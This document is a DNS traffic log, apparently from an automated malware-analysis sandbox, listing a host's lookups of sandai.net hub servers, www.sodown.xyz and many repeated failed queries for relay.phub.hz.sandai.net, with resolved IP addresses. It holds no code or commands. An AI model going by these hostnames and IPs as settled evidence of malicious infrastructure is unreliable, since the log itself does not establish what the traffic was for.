Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	cnc.hub5pn.sandai.net		58.144.251.2	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	cnc.hub5pn.sandai.net		211.91.242.38	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.881499052 CET	8.8.8.8	192.168.2.3	0xceb2	No error (0)	hub5u.hz.sandai.net	hub5u.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.881499052 CET	8.8.8.8	192.168.2.3	0xceb2	No error (0)	hub5u.sandai.net	bgphub5u.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.881499052 CET	8.8.8.8	192.168.2.3	0xceb2	No error (0)	bgphub5u.sandai.net		39.100.9.39	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.881499052 CET	8.8.8.8	192.168.2.3	0xceb2	No error (0)	bgphub5u.sandai.net		47.92.75.245	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.881499052 CET	8.8.8.8	192.168.2.3	0xceb2	No error (0)	bgphub5u.sandai.net		39.98.57.143	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.893302917 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	hub5c.hz.sandai.net	hub5c.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.893302917 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	hub5c.sandai.net	hub4t.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.893302917 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	hub4t.sandai.net	cnchub5sr.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.893302917 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cnchub5sr.sandai.net	cncidx.m.hub.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.893302917 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cncidx.m.hub.sandai.net		123.125.221.44	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.893302917 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cncidx.m.hub.sandai.net		112.64.218.64	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.893302917 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cncidx.m.hub.sandai.net		112.64.218.154	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.893302917 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cncidx.m.hub.sandai.net		112.64.218.40	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.893302917 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cncidx.m.hub.sandai.net		123.125.221.6	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.893302917 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cncidx.m.hub.sandai.net		123.125.221.72	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.899857998 CET	8.8.8.8	192.168.2.3	0x7c1	No error (0)	pmap.hz.sandai.net	pmap.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.899857998 CET	8.8.8.8	192.168.2.3	0x7c1	No error (0)	pmap.sandai.net		47.97.7.140	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.910778999 CET	8.8.8.8	192.168.2.3	0x7c2	No error (0)	www.sodown.xyz		104.18.63.67	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:43:58.910778999 CET	8.8.8.8	192.168.2.3	0x7c2	No error (0)	www.sodown.xyz		172.67.208.194	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.910778999 CET	8.8.8.8	192.168.2.3	0x7c2	No error (0)	www.sodown.xyz		104.18.62.67	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.919802904 CET	8.8.8.8	192.168.2.3	0x8e07	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.921406031 CET	8.8.8.8	192.168.2.3	0x7c4	No error (0)	hubstat.hz.sandai.net	hubstat.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.921406031 CET	8.8.8.8	192.168.2.3	0x7c4	No error (0)	hubstat.sandai.net	cnchubstat.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.921406031 CET	8.8.8.8	192.168.2.3	0x7c4	No error (0)	cnchubstat.sandai.net		140.206.225.136	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.921406031 CET	8.8.8.8	192.168.2.3	0x7c4	No error (0)	cnchubstat.sandai.net		140.206.225.232	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.957159996 CET	8.8.8.8	192.168.2.3	0x1789	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:59.296776056 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	hub5idx.shub.hz.sandai.net	hub5t.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:59.296776056 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	hub5t.sandai.net	hub4t.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:59.296776056 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	hub4t.sandai.net	cnchub5sr.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:59.296776056 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cnchub5sr.sandai.net	cncidx.m.hub.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:59.296776056 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cncidx.m.hub.sandai.net		123.125.221.6	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:59.296776056 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cncidx.m.hub.sandai.net		112.64.218.154	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:59.296776056 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cncidx.m.hub.sandai.net		112.64.218.40	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:59.296776056 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cncidx.m.hub.sandai.net		112.64.218.64	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:59.296776056 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cncidx.m.hub.sandai.net		123.125.221.72	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:59.296776056 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cncidx.m.hub.sandai.net		123.125.221.44	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:59.476078987 CET	8.8.8.8	192.168.2.3	0x3d74	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:00.007798910 CET	8.8.8.8	192.168.2.3	0xdf01	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:00.130484104 CET	8.8.8.8	192.168.2.3	0x302e	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:44:00.524380922 CET	8.8.8.8	192.168.2.3	0xbe4b	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.051537037 CET	8.8.8.8	192.168.2.3	0x841d	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.585874081 CET	8.8.8.8	192.168.2.3	0xf3db	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.801523924 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	hub5pr.hz.sandai.net	hub5pr.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:44:01.801523924 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	hub5pr.sandai.net	bgphub5pr.sandai.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:44:01.801523924 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	bgphub5pr.sandai.net		47.92.39.6	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.801523924 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	bgphub5pr.sandai.net		47.92.169.85	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.801523924 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	bgphub5pr.sandai.net		47.92.195.246	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.801523924 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	bgphub5pr.sandai.net		47.92.194.216	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.801523924 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	bgphub5pr.sandai.net		47.92.171.207	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.801523924 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	bgphub5pr.sandai.net		47.92.125.145	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.804965973 CET	8.8.8.8	192.168.2.3	0x7c6	Name error (3)	imhub5pr.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.807198048 CET	8.8.8.8	192.168.2.3	0x7c7	Name error (3)	score.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.840622902 CET	8.8.8.8	192.168.2.3	0x7c6	Name error (3)	imhub5pr.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.843271971 CET	8.8.8.8	192.168.2.3	0x7c7	Name error (3)	score.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.845679045 CET	8.8.8.8	192.168.2.3	0xaafd	Name error (3)	score.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.882863045 CET	8.8.8.8	192.168.2.3	0x7c7	Name error (3)	score.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.884290934 CET	8.8.8.8	192.168.2.3	0x297b	Name error (3)	score.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.922142029 CET	8.8.8.8	192.168.2.3	0xbbba	Name error (3)	score.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.922636032 CET	8.8.8.8	192.168.2.3	0x7c7	Name error (3)	score.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.958138943 CET	8.8.8.8	192.168.2.3	0x7c7	Name error (3)	score.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.959275007 CET	8.8.8.8	192.168.2.3	0x9cd7	Name error (3)	score.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.995296001 CET	8.8.8.8	192.168.2.3	0x7c7	Name error (3)	score.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:01.998722076 CET	8.8.8.8	192.168.2.3	0x95a8	Name error (3)	score.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.102962017 CET	8.8.8.8	192.168.2.3	0x112d	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.258291006 CET	8.8.8.8	192.168.2.3	0x7007	Name error (3)	imhub5pr.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.287118912 CET	8.8.8.8	192.168.2.3	0x4483	Name error (3)	imhub5pr.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.294251919 CET	8.8.8.8	192.168.2.3	0x7c6	Name error (3)	imhub5pr.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.323529005 CET	8.8.8.8	192.168.2.3	0x7c6	Name error (3)	imhub5pr.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.332926989 CET	8.8.8.8	192.168.2.3	0x527	Name error (3)	imhub5pr.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.360413074 CET	8.8.8.8	192.168.2.3	0x7c6	Name error (3)	imhub5pr.hz.sandai.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:44:02.370055914 CET	8.8.8.8	192.168.2.3	0xac55	Name error (3)	imhub5pr.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.408910990 CET	8.8.8.8	192.168.2.3	0x3d9b	Name error (3)	imhub5pr.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.409029961 CET	8.8.8.8	192.168.2.3	0x7c6	Name error (3)	imhub5pr.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:02.633642912 CET	8.8.8.8	192.168.2.3	0xcc35	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:03.172971010 CET	8.8.8.8	192.168.2.3	0x833d	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:03.722223043 CET	8.8.8.8	192.168.2.3	0x75f8	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:04.258011103 CET	8.8.8.8	192.168.2.3	0xdb3c	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:04.799576044 CET	8.8.8.8	192.168.2.3	0xd7ec	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:05.341470003 CET	8.8.8.8	192.168.2.3	0x4d11	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:05.875819921 CET	8.8.8.8	192.168.2.3	0xfc5c	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:06.408987999 CET	8.8.8.8	192.168.2.3	0x9a51	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:06.931457043 CET	8.8.8.8	192.168.2.3	0x5ca0	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:07.490495920 CET	8.8.8.8	192.168.2.3	0x7e7f	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:08.032026052 CET	8.8.8.8	192.168.2.3	0x30c1	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:08.579233885 CET	8.8.8.8	192.168.2.3	0xe50b	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:09.117932081 CET	8.8.8.8	192.168.2.3	0x44d1	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:09.650924921 CET	8.8.8.8	192.168.2.3	0xef1	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:10.189573050 CET	8.8.8.8	192.168.2.3	0xd095	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:10.736742973 CET	8.8.8.8	192.168.2.3	0x7ed4	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:11.259766102 CET	8.8.8.8	192.168.2.3	0xa443	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:11.814625025 CET	8.8.8.8	192.168.2.3	0xbcd9	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:12.592415094 CET	8.8.8.8	192.168.2.3	0xe663	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:13.201133013 CET	8.8.8.8	192.168.2.3	0x711d	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:14.384213924 CET	8.8.8.8	192.168.2.3	0x2267	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:14.915936947 CET	8.8.8.8	192.168.2.3	0x9788	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:15.457453966 CET	8.8.8.8	192.168.2.3	0xdcaf	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:44:16.006361961 CET	8.8.8.8	192.168.2.3	0x122f	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:16.544770956 CET	8.8.8.8	192.168.2.3	0x8a7f	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:17.072150946 CET	8.8.8.8	192.168.2.3	0xd65d	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:17.611612082 CET	8.8.8.8	192.168.2.3	0x1808	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:18.151106119 CET	8.8.8.8	192.168.2.3	0x905f	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:18.707458019 CET	8.8.8.8	192.168.2.3	0xfbd3	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:19.244326115 CET	8.8.8.8	192.168.2.3	0x44ad	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:19.776283979 CET	8.8.8.8	192.168.2.3	0x6843	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:20.331681013 CET	8.8.8.8	192.168.2.3	0xca7d	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:20.869514942 CET	8.8.8.8	192.168.2.3	0x492	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:21.384578943 CET	8.8.8.8	192.168.2.3	0x769f	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:21.917773962 CET	8.8.8.8	192.168.2.3	0x9e60	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:22.479697943 CET	8.8.8.8	192.168.2.3	0x8d8f	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:23.010308027 CET	8.8.8.8	192.168.2.3	0x9f9b	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:23.538587093 CET	8.8.8.8	192.168.2.3	0xf2e2	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:24.081728935 CET	8.8.8.8	192.168.2.3	0x434f	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:24.627392054 CET	8.8.8.8	192.168.2.3	0xf3f3	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:25.151590109 CET	8.8.8.8	192.168.2.3	0xf392	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:25.699100018 CET	8.8.8.8	192.168.2.3	0xca6e	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:26.253832102 CET	8.8.8.8	192.168.2.3	0xb27d	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:26.776443005 CET	8.8.8.8	192.168.2.3	0xee8f	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:27.299865007 CET	8.8.8.8	192.168.2.3	0xb72c	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:27.832472086 CET	8.8.8.8	192.168.2.3	0x7fab	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:28.374311924 CET	8.8.8.8	192.168.2.3	0x2273	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:28.910343885 CET	8.8.8.8	192.168.2.3	0xd524	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:29.431976080 CET	8.8.8.8	192.168.2.3	0xab11	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:44:29.969094038 CET	8.8.8.8	192.168.2.3	0x7ec4	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:30.574170113 CET	8.8.8.8	192.168.2.3	0x58e1	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:31.119700909 CET	8.8.8.8	192.168.2.3	0xa3a5	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:31.639300108 CET	8.8.8.8	192.168.2.3	0x53c	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:32.198580027 CET	8.8.8.8	192.168.2.3	0xb3a6	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:32.722119093 CET	8.8.8.8	192.168.2.3	0x1bd9	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:33.269009113 CET	8.8.8.8	192.168.2.3	0x3fde	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:33.808217049 CET	8.8.8.8	192.168.2.3	0xbae7	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:34.331381083 CET	8.8.8.8	192.168.2.3	0x2cff	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:34.869741917 CET	8.8.8.8	192.168.2.3	0x8f55	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:35.387875080 CET	8.8.8.8	192.168.2.3	0xde4e	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:35.940874100 CET	8.8.8.8	192.168.2.3	0xefb1	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:36.487648964 CET	8.8.8.8	192.168.2.3	0x76e6	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:37.040384054 CET	8.8.8.8	192.168.2.3	0xbfff	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:37.574875116 CET	8.8.8.8	192.168.2.3	0x5b38	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:38.089510918 CET	8.8.8.8	192.168.2.3	0x19af	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:38.604686975 CET	8.8.8.8	192.168.2.3	0xb75d	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:39.136360884 CET	8.8.8.8	192.168.2.3	0x7d09	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:39.676059008 CET	8.8.8.8	192.168.2.3	0xb04e	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:40.230995893 CET	8.8.8.8	192.168.2.3	0x14ba	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:40.761543989 CET	8.8.8.8	192.168.2.3	0x2ad0	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:41.285490036 CET	8.8.8.8	192.168.2.3	0x9080	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:41.809024096 CET	8.8.8.8	192.168.2.3	0xf744	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:42.343743086 CET	8.8.8.8	192.168.2.3	0xd5c9	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:42.879030943 CET	8.8.8.8	192.168.2.3	0x8c9c	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:43.413537025 CET	8.8.8.8	192.168.2.3	0x55c1	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:44:43.942786932 CET	8.8.8.8	192.168.2.3	0x7bad	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:44.467500925 CET	8.8.8.8	192.168.2.3	0x405f	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:45.011172056 CET	8.8.8.8	192.168.2.3	0x415d	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:45.527698040 CET	8.8.8.8	192.168.2.3	0x521c	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:46.096565962 CET	8.8.8.8	192.168.2.3	0x912a	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:46.624881983 CET	8.8.8.8	192.168.2.3	0xf57c	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:47.186608076 CET	8.8.8.8	192.168.2.3	0x2942	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:47.755641937 CET	8.8.8.8	192.168.2.3	0xf3d4	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:48.279632092 CET	8.8.8.8	192.168.2.3	0xe143	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:48.825647116 CET	8.8.8.8	192.168.2.3	0x59d5	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:49.344616890 CET	8.8.8.8	192.168.2.3	0x6525	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:49.886678934 CET	8.8.8.8	192.168.2.3	0x2253	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:50.418781042 CET	8.8.8.8	192.168.2.3	0xfacf	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:50.942514896 CET	8.8.8.8	192.168.2.3	0x66c	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:51.481712103 CET	8.8.8.8	192.168.2.3	0xe583	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:51.997468948 CET	8.8.8.8	192.168.2.3	0xfc99	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
